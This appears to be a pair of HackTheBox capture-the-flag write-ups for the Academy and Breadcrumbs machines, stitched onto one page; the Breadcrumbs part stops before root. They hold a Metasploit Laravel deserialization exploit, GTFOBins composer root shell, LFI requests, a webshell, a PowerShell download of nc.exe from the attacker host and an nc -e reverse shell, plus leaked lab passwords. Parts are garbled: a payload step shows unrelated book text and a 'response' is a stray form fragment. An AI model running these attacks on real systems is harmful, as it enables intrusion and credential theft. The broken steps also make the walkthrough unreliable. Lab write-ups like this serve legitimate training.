查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Easy
Points: 20
Release: 07 Nov 2020
IP: 10.10.10.215

User Blood snowscan 00 days, 00 hours, 21 mins, 04 seconds.
Root Blood jkr 00 days, 00 hours, 47 mins, 31 seconds.
- 
- 
#### information gathering
first use nmap as usaul
``` bash
root@kali:~/hackthebox/machine/academy# nmap -sV -p- -v --min-rate=10000 10.10.10.215
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
13723/tcp filtered unknown
23564/tcp filtered unknown
26345/tcp filtered unknown
33060/tcp open mysqlx?
55696/tcp filtered unknown
```
add 10.10.10.215 academy.htb to /etc/hosts
Let's go to register page.
Before click on register page let's capture this request in burpsuite.
There is a role id.
Let's change it to 1 and forward the request.
Let's go and login in the wepsite.
There is so many courses.
now use gobuster.
``` bash
root@kali:~/hackthebox/machine/academy# gobuster dir -u http://academy.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 50 -x php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://academy.htb/
[+] Threads: 50
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: php
[+] Timeout: 10s
===============================================================
2020/11/14 03:11:28 Starting gobuster
===============================================================
/images (Status: 301)
/home.php (Status: 302)
/login.php (Status: 200)
/index.php (Status: 200)
/register.php (Status: 200)
/admin.php (Status: 200)
/config.php (Status: 200)
```
There is a admin.php let's go to this directory real quick.
login in with the same credentials which we use in login.php.
there is a academy launch pannel.
But we find another sub-domain dev-staging-01.academy.htb.
Let's add this in our /etc/hosts file.
Let's to to that sub-domain.
find two useful thing.
``` bash
1. app_name = Laravel
2. app_key = "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
```
search on google that there is any exploit of Laravel and i found one.
- [PHP Laravel Framework token Unserialize Remote Command Execution](https://www.rapid7.com/db/modules/exploit/unix/http/laravel_token_unserialize_exec)
the rapid7 website tell how to exploit it with metasploit.
``` bash
msf5 > use exploit/unix/http/laravel_token_unserialize_exec
[*] Using configured payload cmd/unix/reverse_perl
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set APP_KEY dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_KEY => dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set RHOSTS 10.10.10.215
RHOSTS => 10.10.10.215
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set VHOST dev-staging-01.academy.htb
VHOST => dev-staging-01.academy.htb
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set LHOST tun0
LHOST => tun0
msf5 exploit(unix/http/laravel_token_unserialize_exec) > show options
Module options (exploit/unix/http/laravel_token_unserialize_exec):
Name Current Setting Required Description
---- --------------- -------- -----------
APP_KEY dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0= no The base64 encoded APP_KEY string from the .env file
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.10.10.215 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes Path to target webapp
VHOST dev-staging-01.academy.htb no HTTP server virtual host
Payload options (cmd/unix/reverse_perl):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST tun0 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
```
Now it's time to run the exploit.
then got a reverse shell,Without wasting time i use python3 tty shell to be a stable shell.
``` bash
msf5 exploit(unix/http/laravel_token_unserialize_exec) > run
[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Command shell session 1 opened (10.10.14.4:4444 -> 10.10.10.215:59928) at 2020-11-14 03:33:01 -0500
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/bash")'
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@academy:/var/www/html/htb-academy-dev-01/public$
```
it's time for enumeration, found an interesting file .env inside /var/www/html/academy.
``` bash
www-data@academy:/var/www/html/academy$ ls -la
ls -la
total 280
drwxr-xr-x 12 www-data www-data 4096 Aug 13 12:42 .
drwxr-xr-x 4 root root 4096 Aug 13 12:36 ..
-rw-r--r-- 1 www-data www-data 706 Aug 13 12:42 .env
-rw-r--r-- 1 www-data www-data 651 Feb 7 2018 .env.example
-rw-r--r-- 1 www-data www-data 111 Feb 7 2018 .gitattributes
-rw-r--r-- 1 www-data www-data 155 Feb 7 2018 .gitignore
drwxr-xr-x 6 www-data www-data 4096 Feb 7 2018 app
-rwxr-xr-x 1 www-data www-data 1686 Feb 7 2018 artisan
drwxr-xr-x 3 www-data www-data 4096 Feb 7 2018 bootstrap
-rw-r--r-- 1 www-data www-data 1512 Feb 7 2018 composer.json
-rw-r--r-- 1 www-data www-data 191621 Aug 9 11:57 composer.lock
drwxr-xr-x 2 www-data www-data 4096 Feb 7 2018 config
drwxr-xr-x 5 www-data www-data 4096 Feb 7 2018 database
-rw-r--r-- 1 www-data www-data 1150 Feb 7 2018 package.json
-rw-r--r-- 1 www-data www-data 1040 Feb 7 2018 phpunit.xml
drwxr-xr-x 4 www-data www-data 4096 Nov 9 10:13 public
-rw-r--r-- 1 www-data www-data 3622 Feb 7 2018 readme.md
drwxr-xr-x 5 www-data www-data 4096 Feb 7 2018 resources
drwxr-xr-x 2 www-data www-data 4096 Feb 7 2018 routes
-rw-r--r-- 1 www-data www-data 563 Feb 7 2018 server.php
drwxr-xr-x 5 www-data www-data 4096 Feb 7 2018 storage
drwxr-xr-x 4 www-data www-data 4096 Feb 7 2018 tests
drwxr-xr-x 38 www-data www-data 4096 Aug 9 11:57 vendor
-rw-r--r-- 1 www-data www-data 549 Feb 7 2018 webpack.mix.js
www-data@academy:/var/www/html/academy$ cat .env
cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost
LOG_CHANNEL=stack
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync
REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379
MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1
MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
```
found the password mySup3rP4s5w0rd!!
remember that we found two username on webserver.
``` bash
omplete initial set of modules (cry0l1t3 / mrb3n)
```
Let's try this one by one real quick.
``` bash

www-data@academy:/var/www/html/academy$ su cry0l1t3
su cry0l1t3
Password: mySup3rP4s5w0rd!!
$ pwd
pwd
/var/www/html/academy
$ cd ~
cd ~
$ ls
ls
user.txt
$ cat user.txt
cat user.txt
759df6a0407f18cf1acf583ec87544ff
```
and we successed, got the user.txt
- 
#### Privilege escalation
Before going to our privilege escalation let's change our shell with ssh.
``` bash
root@kali:~/hackthebox/machine/academy# ssh cry0l1t3@10.10.10.215
The authenticity of host '10.10.10.215 (10.10.10.215)' can't be established.
ECDSA key fingerprint is SHA256:4v7BvR4VfuEwrmXljKvXmF+JjLCgP/46G78oNEHzt2c.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.215' (ECDSA) to the list of known hosts.
cry0l1t3@10.10.10.215's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sat 14 Nov 2020 09:00:49 AM UTC
System load: 0.0
Usage of /: 44.4% of 15.68GB
Memory usage: 15%
Swap usage: 0%
Processes: 172
Users logged in: 0
IPv4 address for ens160: 10.10.10.215
IPv6 address for ens160: dead:beef::250:56ff:feb9:964b
* Introducing self-healing high availability clustering for MicroK8s!
Super simple, hardened and opinionated Kubernetes for production.
https://microk8s.io/high-availability
0 updates can be installed immediately.
0 of these updates are security updates.
Last login: Wed Aug 12 21:58:45 2020 from 10.10.14.2
$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
$ whoami
cry0l1t3
```
Found interesting file called audit.log.3 inside /var/log/audit.
But it's a very large log file so we need to hit and try with su,TTY,pass,user with grep.
``` bash
$ cd /var/log/audit
$ ls
audit.log audit.log.1 audit.log.2 audit.log.3
$ cat audit.log.3 | grep TTY
type=TTY msg=audit(1597199290.086:83): tty pid=2517 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=7375206D7262336E0A
type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
type=TTY msg=audit(1597199304.778:89): tty pid=2526 uid=1001 auid=0 ses=1 major=4 minor=1 comm="sh" data=77686F616D690A
type=TTY msg=audit(1597199308.262:90): tty pid=2526 uid=1001 auid=0 ses=1 major=4 minor=1 comm="sh" data=657869740A
type=TTY msg=audit(1597199317.622:93): tty pid=2517 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=2F62696E2F62617368202D690A
type=TTY msg=audit(1597199443.421:94): tty pid=2606 uid=1002 auid=0 ses=1 major=4 minor=1 comm="nano" data=1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B421B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B421B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B421B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B421B5B337E1B5B337E1B5B337E1B5B337E1B5B337E18790D
type=TTY msg=audit(1597199533.458:95): tty pid=2643 uid=1002 auid=0 ses=1 major=4 minor=1 comm="nano" data=1B5B421B5B411B5B411B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B427F1B5B421B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E1B5B337E18790D
type=TTY msg=audit(1597199575.087:96): tty pid=2686 uid=1002 auid=0 ses=1 major=4 minor=1 comm="nano" data=3618790D
type=TTY msg=audit(1597199606.563:97): tty pid=2537 uid=1002 auid=0 ses=1 major=4 minor=1 comm="bash" data=63611B5B411B5B411B5B417F7F636174206175097C206772657020646174613D0D636174206175097C20637574202D663131202D642220220D1B5B411B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B441B5B431B5B436772657020646174613D207C200D1B5B41203E202F746D702F646174612E7478740D69640D6364202F746D700D6C730D6E616E6F2064090D636174206409207C207878092D72202D700D6D617F7F7F6E616E6F2064090D6361742064617409207C20787864202D7220700D1B5B411B5B442D0D636174202F7661722F6C6F672F61750974097F7F7F7F7F7F6409617564097C206772657020646174613D0D1B5B411B5B411B5B411B5B411B5B411B5B420D1B5B411B5B411B5B410D1B5B411B5B411B5B410D657869747F7F7F7F686973746F72790D657869740D
type=TTY msg=audit(1597199606.567:98): tty pid=2517 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=657869740A
type=TTY msg=audit(1597199610.163:107): tty pid=2709 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=2F62696E2F62617368202D690A
type=TTY msg=audit(1597199616.307:108): tty pid=2712 uid=1002 auid=0 ses=1 major=4 minor=1 comm="bash" data=6973746F72790D686973746F72790D657869740D
type=TTY msg=audit(1597199616.307:109): tty pid=2709 uid=1002 auid=0 ses=1 major=4 minor=1 comm="sh" data=657869740A
```
And i found a su command with some data encoded with hex.
Let's try to decrept this. i use hex to ASCII converter.
``` bash
comm="su" data=6D7262336E5F41634064336D79210A
6D7262336E5F41634064336D79210A > mrb3n_Ac@d3my!
```
we found the password called mrb3n_Ac@d3my!.
Let's try this with username which we find on web server.
``` bash
$ su mrb3n
Password:
$ id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
$ whoami
mrb3n
```
we got the mrb3n privilege.
Let's try sudo-l real quick.
``` bash
$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User mrb3n may run the following commands on academy:
(ALL) /usr/bin/composer
```
We use sudo command with composer.
- [composer](https://gtfobins.github.io/gtfobins/composer/)
Let's try the command which gtfo bins telling.
``` bash
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

And we pwned it ... and got root.txt
``` bash
$ TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x$ $
PHP Warning: PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqlnd_global_stats), /usr/lib/php/20190902/mysqli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
PHP Warning: PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# cd ~
# ls
academy.txt root.txt snap
# cat root.txt
601de47f65c718e7151eac1c0e7d9789
```
- 
#### Summary of knowledge
- change role id to get higher privilege
- PHP Laravel Framework token Unserialize Remote Command Execution
- DB_PASSWORD leak in .env file
- hex to ASCII converter the su password in /var/log/audit/audit.log.3
- GTFOBins composer privilege esclation
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 文件读取、会话构造与本地凭据
文件读取暴露会话生成逻辑,PHPSESSID 与 JWT 的组合影响上传权限。后续保留 Sticky Notes SQLite、二进制分析、端口转发和数据库分支。
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Windows
Difficulty: Hard
Points: 40
Release: 20 Feb 2021
IP: 10.10.10.228
- 
- 
#### information gathering
first use nmap as usaul
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Breadcrumbs]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.228
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/8.0.1)
445/tcp open microsoft-ds?
3306/tcp open mysql?
5040/tcp open unknown
7680/tcp open pando-pub?
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.91%I=7%D=2/23%Time=6034FA27%P=x86_64-pc-linux-gnu%r(RP
SF:CCheck,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.12'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(X11Probe
SF:,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.12'\x20is\x20not\x20allowed
SF:\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```
#### Description
Lfi on books page by and making a post request to search a book, change request and change method variable to 1 and remove title and author and replace with book
``` bash
POST /includes/bookController.php HTTP/1.1
Host: 10.10.10.228
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=480ifp24jq5q4l14mepp0cgkif
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
book=../index.php&method=1
```
Use read files
Find secret key for tokens and php for how cookie are made by looking at files for the portal sign
Read code for cookie. The phpsessid is created by md5 hashing string that has a random letter from the users name
``` bash
POST /includes/bookController.php HTTP/1.1
Host: 10.10.10.228
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=480ifp24jq5q4l14mepp0cgkif
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
book=../portal/cookie.php&method=1
```
response
``` bash
"
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="task"
test.php
------WebKitFormBoundary7MA4YWxkTrZu0gW--
```
responese
``` bash
HTTP/1.1 200 OK
Date: Tue, 23 Feb 2021 16:37:26 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
X-Powered-By: PHP/8.0.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 30
Connection: close
Content-Type: text/html; charset=UTF-8
Success. Have a great weekend!
```
- 
now change the phpinfo() to the following, and add html garbage data above to get a shell
``` bash
Title: Animal Farm
Author: George Orwell
Max borrow duration: 8 days
About: Animal Farm is an allegorical novella by George Orwell, first published in England on 17 August 1945. The book tells the story of a group of farm animals who rebel against their human farmer, hoping to create a society where the animals can be equal, free, and happy.
```
go to http://10.10.10.228/portal/uploads can execute your file and now command execution
``` bash
http://10.10.10.228/portal/uploads/luci.php?cmd=systeminfo
Host Name: BREADCRUMBS
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.19041 N/A Build 19041
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: temp
Registered Organization:
Product ID: 00331-20309-59368-AA373
Original Install Date: 1/15/2021, 3:27:37 PM
System Boot Time: 2/23/2021, 4:41:02 AM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
```
now use nc to get a shell:
download nc:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Breadcrumbs]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.228 - - [23/Feb/2021 12:30:00] "GET /nc.exe HTTP/1.1" 200 -
```
``` bash
http://10.10.10.228/portal/uploads/luci.php?cmd=powershell%20(new-object%20Net.WebClient).DownloadFile(%27http://10.10.14.12/nc.exe%27,%27C:\\Users\\www-data\\Desktop\\xampp\\htdocs\\portal\\uploads\\nc.exe%27)
```
then get a reverse shell
``` bash
http://10.10.10.228/portal/uploads/luci.php?cmd=nc.exe%2010.10.14.12%203221%20-e%20c:\windows\system32\cmd.exe
```
``` bash
┌──(root💀kali)-[~]
└─# nc -lvp 3221
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::3221
Ncat: Listening on 0.0.0.0:3221
Ncat: Connection from 10.10.10.228.
Ncat: Connection from 10.10.10.228:50994.
Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.
C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads>whoami
whoami
breadcrumbs\www-data
C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7C07-CD3A
Directory of C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads
02/23/2021 09:41 AM .
02/23/2021 09:41 AM ..
02/23/2021 09:13 AM 437 luci.php
02/23/2021 09:41 AM 45,272 nc.exe
02/23/2021 08:37 AM 18 test.php
02/23/2021 09:04 AM 467 test11.php
4 File(s) 46,194 bytes
2 Dir(s) 6,313,857,024 bytes free
```
Look through folders and find a Juliette
Password
``` bash
C:\Users\www-data\Desktop\xampp\htdocs\portal\pizzaDeliveryUserData>type juliette.json
type juliette.json
{
"pizza" : "margherita",
"size" : "large",
"drink" : "water",
"card" : "VISA",
"PIN" : "9890",
"alternate" : {
"username" : "juliette",
"password" : "jUli901./())!",
}
}
```
